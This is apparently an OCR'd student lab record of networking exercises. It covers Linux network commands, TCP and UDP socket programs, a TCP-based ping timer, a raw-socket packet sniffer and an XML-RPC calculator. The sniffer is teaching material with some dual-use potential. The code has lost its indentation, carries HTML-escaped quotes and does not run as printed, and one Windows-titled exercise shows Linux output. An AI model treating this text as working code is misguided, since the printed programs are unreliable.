

Ex.No:1a


Basic Networking Commands in Linux operating system

Aim:

To study and execute basic networking commands in linux operating system.




File Edit View Search Terminal Help
student@fedora:~127$ ping www.facebook.com
PING star-mini.c10r.facebook.com (57.144.54.1) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=
1 ttl=255 time=15.9 ms
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=
2 ttl=255 time=22.2 ms
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=
3 ttl=255 time=21.4 ms
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=
4 ttl=255 time=12.8 ms
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=
5 ttl=255 time=13.4 ms
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=
6 ttl=255 time=8.70 ms
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=
7 ttl=255 time=7.51 ms
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=
8 ttl=255 time=7.48 ms
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=
9 ttl=255 time=10.1 ms
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=
10 ttl=255 time=9.73 ms
64 bytes from edge-star-mini-shv-01-maa5.facebook.com (57.144.54.1): icmp_seq=



Ex.No:1b

Basic Networking Commands in Windows operating system

Aim:

To study and execute basic networking commands in Windows operating system.

```
File  Edit  View  Search  Terminal  Help
student@fedora:~$ arp -a
_gateway (10.0.2.2) at 52:55:0a:00:02:02 [ether] on enp0s3
student@fedora:~$ hostname
fedora
student@fedora:~$ route print
Usage: route [-nNvee] [-FC] [<AF>]           List kernel routing tables
       route [-v] [-FC] {add|del|flush} ...  Modify routing table for AF.

       route {-h|--help} [<AF>]              Detailed usage syntax for specifi
ed AF.
       route {-V|--version}                  Display version/author and exit.

        -v, --verbose            be verbose
        -n, --numeric            don't resolve names
        -e, --extend             display other/more information
        -F, --fib                display Forwarding Information Base (default)
        -C, --cache              display routing cache instead of FIB

  <AF>=Use -4, -6, '-A <af>' or '--<af>'; default: inet
  List of possible address families (which support routing):
    inet (DARPA Internet) inet6 (IPv6) ax25 (AMPR AX.25)
    netrom (AMPR NET/ROM) ipx (Novell IPX) ddp (Appletalk DDP)
    x25 (CCITT X.25)
```

```
File  Edit  View  Search  Terminal  Help
student@fedora:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:eebe:9b47:404f:31ac  prefixlen 64  scopeid 0x0
global>
        inet6 fe80::55f0:9771:cb55:7bf3  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:2d:91:bf  txqueuelen 1000  (Ethernet)
        RX packets 138  bytes 29665 (28.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 168  bytes 17540 (17.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 2130 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 2130 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Ex.No : 2

STUDY OF SOCKET PROGAMMING IN PYTHON

Aim:

To study the concepts of socket programming in python.

TCP Client-Server Communication Using Socket programming in python:

Program Code:

Server:

```
import socket
sockfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print(&amp;#39;Socket Created&amp;#39;)
sockfd.bind((&amp;#39;localhost&amp;#39;,55555))
sockfd.listen(3)
print(&amp;#39;Waiting for connections&amp;#39;)
while True:
clientfd,addr=sockfd.accept()
receivedMsg=clientfd.recv(1024).decode()
print(&amp;quot;Connected with &amp;quot;,addr)
print(&amp;quot;Message Received from Client: &amp;quot;,receivedMsg)
clientfd.send(bytes(receivedMsg,&amp;#39;utf-8&amp;#39;))
print(&amp;quot;Message reply sent to Client!&amp;quot;)
print(&amp;quot;Do you want to continue(type y or n):&amp;quot;)
choice=input()
if choice==&amp;#39;n&amp;#39;:
break
```

Client:

```
import socket
clientfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```


clientfd.connect(('localhost',55555))

name=input("Enter your message:")

clientfd.send(bytes(name,'utf-8'))

print("Message Received from Server: ",clientfd.recv(1024).decode())

OUTPUT:



UDP Client-Server Communication Using Socket programming in python:

Program Code:

Server:

import socket

sockfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

print("UDP Socket Created")

sockfd.bind(('localhost', 8000))

print("Waiting for messages...")

while True:

data, addr = sockfd.recvfrom(1024)

print("Message Received from Client:", data.decode())

sockfd.sendto(data, addr)

print("Message reply sent to Client!")

choice = input("Do you want to continue (y/n): ")

if choice.lower() == 'n':

break

sockfd.close()

Client:

import socket

clientfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

while True:

msg = input("Enter message to send: ")

clientfd.sendto(msg.encode(), ('localhost', 8000))

data, addr = clientfd.recvfrom(1024)


print("Message from Server:", data.decode())

choice = input("Do you want to continue (y/n): ")

if choice.lower() == 'n':

break clientfd.close()

OUTPUT:



EX.NO 3

CUSTOMIZED PING COMMAND TO TEST THE SERVER

CONNECTIVITY

Aim:

To develop a customized ping command to test the server connectivity.

1.Program Code:

Customized ping command to test the server connectivity:

```
import socket
import time
host = &amp;quot;google.com&amp;quot;
port = 80
count = 4
for i in range(count):
try:
s = socket.socket()
start = time.time()
s.connect((host, port))
end = time.time()
s.close()
print(f&amp;quot;Reply from {host}: time={(end-start)*1000:.2f} ms&amp;quot;)
except Exception:
print(&amp;quot;Request timed out&amp;quot;)
```


2.Program Code:

Customized Ping Program to Measure Min, Max, and Average RTT:

```
import socket, time
host = &amp;quot;google.com&amp;quot;
```

```
port = 80
count = 4
times = []
for i in range(count):
try:
s = socket.socket()
start = time.time()
s.connect((host, port))
end = time.time()
s.close()
rtt = (end - start) * 1000
times.append(rtt)
print(f&quot;Reply from {host}: time={rtt:.2f} ms&quot;)
except:
print(&quot;Request timed out&quot;)
if times:
print(&quot;\nMin RTT =&quot;, min(times), &quot;ms&quot;)
print(&quot;Max RTT =&quot;, max(times), &quot;ms&quot;)
print(&quot;Avg RTT =&quot;, sum(times)/len(times), &quot;ms&quot;)
```

OUTPUT:


+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
PS C:\Users\LENOVO\OneDrive\Desktop> python "ping s.py"
Reply from google.com : time = 21.85ms
Reply from google.com : time = 8.38ms
Reply from google.com : time = 7.29ms
Reply from google.com : time = 9.80ms
PS C:\Users\LENOVO\OneDrive\Desktop>
PS C:\Users\LENOVO\OneDrive\Desktop> cd OneDrive\Desktop
cd : Cannot find path 'C:\Users\LENOVO\OneDrive\Desktop\OneDrive\Desktop' because it does not exist.
At line:1 char:1
+ cd OneDrive\Desktop
+ ~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : ObjectNotFound: (C:\Users\LENOVO...neDrive\Desktop:String) [Set-Location], ItemNotFoundE
xception
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
PS C:\Users\LENOVO\OneDrive\Desktop> python "ping c.py"
Reply from google.com: time = 52.54 ms
Reply from google.com: time = 22.37 ms
Reply from google.com: time = 43.04 ms
Reply from google.com: time = 99.39 ms
Min RTT = 22.37 ms
Max RTT = 99.39 ms
Avg RTT = 54.33 ms
PS C:\Users\LENOVO\OneDrive\Desktop>

Ex.No:4

PACKET SNIFFING USING RAW SOCKETS IN PYTHON

Aim:

To implement packet sniffing using raw sockets in python that captures Ethernet frames and displays source/destination MACs and protocol info for network analysis and troubleshooting.

Program Code:

```
import socket
import struct
import binascii
import textwrap
def main():
host = socket.gethostbyname(socket.gethostname())
print(&#39;IP: {}&#39;.format(host))
conn = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_IP)
conn.bind((host, 0))
conn.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
conn.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
while True:
raw_data, addr = conn.recvfrom(65536)
dest_mac, src_mac, eth_proto, data = ethernet_frame(raw_data)
print(&#39;\nEthernet Frame:&#39;)
print(&quot;Destination MAC: {}&quot;.format(dest_mac))
print(&quot;Source MAC: {}&quot;.format(src_mac))
print(&quot;Protocol: {}&quot;.format(eth_proto))
def ethernet_frame(data):
dest_mac, src_mac, proto = struct.unpack(&#39;!6s6s2s&#39;, data[:14])
```

return get_mac_addr(dest_mac), get_mac_addr(src_mac),

get_protocol(proto), data[14:]

def get_mac_addr(bytes_addr):

bytes_str = map('{:02x}'.format, bytes_addr)

mac_address = ':'.join(bytes_str).upper()

return mac_address

def get_protocol(bytes_proto):


bytes_str = map('{:02x}'.format, bytes_proto)

protocol = ''.join(bytes_str).upper()

return protocol

main()

OUTPUT:



Ex.No:5

SIMPLE CALCULATOR USING XMLRPC

Aim:

To develop a simple calculator using xmlrpc in python.

Program Code:

Client:

```
import xmlrpc.client



proxy= xmlrpc.client.ServerProxy(&#39;http://localhost:8000/&#39;)
for i in range(5):
a=int(input(&quot;Enter a number:&quot;))
b=int(input(&quot;Enter b number:&quot;))
print(&quot;addition of given number is %d &quot;%((proxy.add(a,b))))
print(&quot;sub of given number is %d &quot;%((proxy.sub(a,b))))
print(&quot;mul of given number is %d &quot;%((proxy.mul(a,b))))
print(&quot;div of given number is %d &quot;%((proxy.div(a,b))))
print(&quot;mod of given number is %d &quot;% ((proxy.mod(a,b))))
```


Server:

```
from xmlrpc.server import SimpleXMLRPCServer
def add(a,b):
return a+b
def sub(a,b):
return a-b
def mul(a,b):
return a*b
def div(a,b):
return a/b
def mod(a,b):
return a%b
```

```
server = SimpleXMLRPCServer((&quot;localhost&quot;, 8000))
print(&quot;Listening on port 8000...&quot;)
server.register_function(add, &quot;add&quot;)
server.register_function(sub, &quot;sub&quot;)
server.register_function(mul, &quot;mul&quot;)
server.register_function(div, &quot;div&quot;)
server.register_function(mod, &quot;mod&quot;)
server.serve_forever()
```

OUTPUT:


Windows PowerShell
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\LENOVO> cd OneDrive\Desktop
PS C:\Users\LENOVO\OneDrive\Desktop> python client.py
Enter a number:2
Enter b number:7
addition of given number is 9
